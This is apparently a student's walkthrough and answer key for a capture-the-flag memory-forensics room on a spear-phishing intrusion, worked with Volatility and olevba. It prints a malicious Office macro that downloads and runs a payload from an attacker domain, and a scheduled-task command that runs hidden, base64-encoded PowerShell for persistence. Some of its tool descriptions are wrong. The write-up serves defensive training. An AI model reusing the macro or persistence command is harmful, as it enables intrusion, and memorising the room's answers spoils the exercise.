

SOC/L1 14.3 - Boogeyman 2

Task 1 - Introduction

In this room, you will be tasked to analyse the new tactics, techniques, and procedures (TTPs) of the threat group named Boogeyman.

Volatility - an [open-source framework](#) ([opens in new tab](#)), for extracting digital artefacts from volatile memory (RAM) samples. Used to display the volume label and serial number of a disk drive. -f file, -h human readable

```
vol -f WKSTN-2961.raw -h
```

```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw -h
Volatility 3 Framework 2.5.0
usage: volatility [-h] [-c CONFIG] [--parallelism [{processes,threads,off}]]
                  [-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS] [-v] [-l LOG]
                  [-o OUTPUT_DIR] [-q] [-r RENDERER] [-f FILE]
                  [--write-config] [--save-config SAVE_CONFIG] [--clear-cache]
                  [--cache-path CACHE_PATH] [--offline]
                  [--single-location SINGLE_LOCATION]
                  [--stackers [STACKERS [STACKERS ...]]]
                  [--single-swap-locations [SINGLE_SWAP_LOCATIONS [SINGLE_SWAP_LOCATIONS ...]]]
                  plugin ...

An open-source memory forensics framework

optional arguments:
  -h, --help                Show this help message and exit, for specific plugin
                           options use 'volatility <pluginname> --help'
  -c CONFIG, --config CONFIG
                           Load the configuration from a json file
  --parallelism [{processes,threads,off}]
                           Enables parallelism (defaults to off if no argument
                           given)
  -e EXTEND, --extend EXTEND
                           Extend the configuration with a new (or changed)
                           setting
  -p PLUGIN_DIRS, --plugin-dirs PLUGIN_DIRS
```

```


File Edit View Search Terminal Help
Checks for malicious trustedbsd modules
mac.vfsevents.VFSevents
Lists processes that are filtering file system events
timeliner.Timeliner
Runs all relevant plugins that provide time related
information and orders the results by time.
windows.bigpools.BigPools
List big page pools.
windows.cachedump.Cachedump
Dumps lsa secrets from memory
windows.callbacks.Callbacks
Lists kernel callbacks and notification routines.
windows.cmdline.CmdLine
Lists process command line arguments.
windows.crashinfo.Crashinfo
Lists the information from a Windows crash dump.
windows.devicetree.DeviceTree
Listing tree based on drivers and attached devices in
a particular windows memory image.
windows.dlllist.DllList
Lists the loaded modules in a particular windows
memory image.
windows.driverirp.DriverIrp
List IRPs for drivers in a particular windows memory
image.
windows.drivermodule.DriverModule
Determines if any loaded drivers were hidden by a
rootkit
windows.driverscan.DriverScan

```

Olevba - a tool for analysing and extracting VBA (Visual Basic for Applications) macros from Microsoft Office documents.

Task 2 - Spear Phishing Human Resources

1. What email was used to send the phishing email? westaylor23@outlook.com
2. What is the email of the victim employee? maxine.beck@quicklogisticsorg.onmicrosoft.com
3. What is the name of the attached malicious document? Resume_WesleyTaylor.doc



4. What is the MD5 hash of the malicious attachment?

md5sum Resume_WesleyTaylor.doc > 52c4384a0b9e248b95804352ebec6c5b

5. What URL is used to download the stage 2 payload based on the document's macro?

olevba Resume_WesleyTaylor.doc >

<https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png>

```
Sub AutoOpen()  
    path = "C:\ProgramData\  
    Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")  
    Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")  
    xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png",  
    xHttp.Send  
    bStrm.Open
```

6. What is the name of the process that executed the newly downloaded stage 2 payload?

wscript.exe

```
End With  
  
Set shell_object = CreateObject("WScript.Shell")  
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")
```

7. What is the full file path of the malicious stage 2 payload?

C:\ProgramData\update.js

8. What is the PID of the process that executed the stage 2 payload? 4260

```
vol -f WKSTN-2961.raw windows.psscan.PsScan  
vol -f WKSTN-2961.raw windows.psscan.PsScan | grep wscript  
4260 res 112400.0wscript.exe 0xe58f864ca0c0 6 - 3  
False 2023-08-21 14:12:47.000000 N/A Disabled
```

windows.psscan.PsScan is a plugin in the Volatility memory forensics framework that scans memory, specifically identify unlinked processes

9. What is the parent PID of the process that executed the stage 2 payload? 1124

10. What URL is used to download the malicious binary executed by the stage 2 payload?

<https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe> We found this in fifth question.

11. What is the PID of the malicious process used to establish the C2 connection?

6216 : Based on the URL, we discovered "update.exe" as the malicious process so I searched for that within the process list.

```
vol -f WKSTN-2961.raw windows.pstree.PsTree 6216 4260 updater.exe 0xe58f87ac0080 18
```

windows.pstree.PsTree is a plugin in the Volatility3 memory forensics framework used to visualize the parent-child hierarchy of running processes from a [Windows memory dump](#)

12. What is the full file path of the malicious process used to establish the C2 connection?

```
vol -f WKSTN-2961.raw windows.cmdline.CmdLine
```

C:\Windows\Tasks\updater.exe

windows.cmdline.CmdLine a text-based interface and command-line interpreter used in Windows to interact with the operating system, run scripts, and automate tasks

13. What is the IP address and port of the C2 connection initiated by the malicious binary?

128.199.95.189:8080

```
vol -f WKSTN-2961.raw windows.netscan.NetScan (gives network connection)
0xe58f84d95010 TCPv4 10.10.49.181 63299 128.199.95.189 8080
CLOSED 6216 updater.exe 2023-08-21 14:14:26.000000
```

14. What is the full file path of the malicious email attachment based on the memory dump?

C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGCZFI\Resume_WesleyTaylor (002).doc

```
vol -f WKSTN-2961.raw windows.cmdline.CmdLine
1124 WINWORD.EXE "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n
"C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGCZFI\Re
sume_WesleyTaylor (002).doc"
```

15. The attacker implanted a scheduled task right after establishing the c2 callback. What is the full command used by the attacker to maintain persistent access?

```
vol -f WKSTN-2961.raw windows.memmap - dump - pid 6216
strings WKSTN-2961.raw | grep schtasks
```

```
schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c "IEX
([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp
HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))"'
```